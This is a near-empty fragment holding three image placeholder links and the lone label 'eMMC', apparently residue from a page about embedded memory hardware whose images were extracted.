
eMMC









